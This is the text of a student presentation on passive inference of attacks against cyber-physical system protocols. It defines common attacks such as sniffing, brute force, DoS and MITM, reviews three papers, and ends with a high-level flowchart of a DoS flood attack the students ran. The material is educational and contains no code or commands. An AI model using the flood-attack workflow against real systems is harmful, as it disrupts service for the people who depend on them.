Analysis of Passive Inference of Attacks on CPS Protocols

Presented By

Rahul Kumar (1906049)
Lakhan Kumawat (1906055)
Brij Mohan Diwakar (1906044)

Under the supervision of
Dr. Kakali Chatterjee
Assistant Professor
Department of Computer Science & Engineering
National Institute of Technology Patna

December 2, 2022

Outline

1. Introduction
2. Problem Statement
3. Literature Review
4. Challenges
5. Proposed Model and Working
6. Results
7. Conclusion
8. References

Introduction

To understand cyber-physical attacks we need to first understand cyber-physical systems.

What is Cyber Physical System ?

A cyber-physical system (CPS) is a computer system in which a mechanism is controlled or monitored by computer-based algorithms.

What is a Cyber Threat ?


National Institute of Standards and Technology (NIST) defines cyber threat as any event that has the potential to adversely impact organizational operations, assets, individuals via unauthorized access, destruction, modification of information, and/or disruption of service.

Introduction

Different types of Cyber Physical Attacks

The most common types of cyber-physical attacks can be summarized as follows, few of them are discussed in the upcoming slides :

1. Eavesdropping attacks
2. Denial of Service attacks
3. Data Injection attacks
4. Side-Channel attacks



Attack Scenario in CPS





Fig. 1.1 CPS Overview and Attack Scenario

Problem statement

Vulnerability assessment of unsolicited real traffic targeting used IP addresses to analyze the impact of passive inference of attacks on CPS protocols.



Literature


S. No	References	Year	Title of the paper	Objective and functionality
1.	Bou-Harba , Nasir Ghani b , Abdelkarim Erradi et al.	2016	Passive inference of attacks on CPS communication protocols	To deduce, quantify, characterize, and analyze ideas of CPS maliciousness from this research. This article utilized passive measurements and analysis in a novel way to extract probing and denial-of-service (DoS) assaults targeting a variety of CPS communication and control protocols.
2.	Li X, Lu R, Liang X, Shen X, Chen J, Lin X. et al.	2019	Smart community: an internet of things application.	We learned about the smart community, a brand-new Internet of Things application, built on wireless communications and networking technology.
3.	Edward A. Lee et al.	2015	The past, present and future of cyber-physical systems: a focus on models.	We grasped the idea of better engineering of cyber-physical systems through better models.

Challenges

After reviewing these 3 papers we found some challenges related to the CPS security

- The lack of CPS threat detectors that are tailored towards the manufacturing sector
- The absence of theoretical and practical analysis investigating the detection latency as a performance metric

Types of Attacks Performed



Sniffing

Attacker uses a packet sniffer to intercept and read sensitive data passing through a network

Authentication

A brute force attack is a method used to obtain private user data

DoS

exhaust the resources of a system until the system fails to provide its usual services in a timely fashion

MITM

attacker secretly intercepts and relays messages between two parties

Fig. 5.1 Various types of attacks in CPS


DoS Attack

A denial-of-service (DoS) attack is a type of cyber attack in which a malicious actor aims to render a computer or other device unavailable to its intended users by interrupting the device's normal functioning.


- A typically slow network performance such as long load times for files or websites
- The inability to load a particular website such as your web property
- A sudden loss of connectivity across devices on the same network

Dos attack we performed : **Flood attack**

Workflow


Check Victim's Connection
Test Victim's Connection
Refinement
Get Victim's IP Address
Check the mode/interface
Launch the Attack
FAILED
Review
Research
SUCCESSFUL
Collect Results
Flowchart Dos Attack
Analyze
Testing

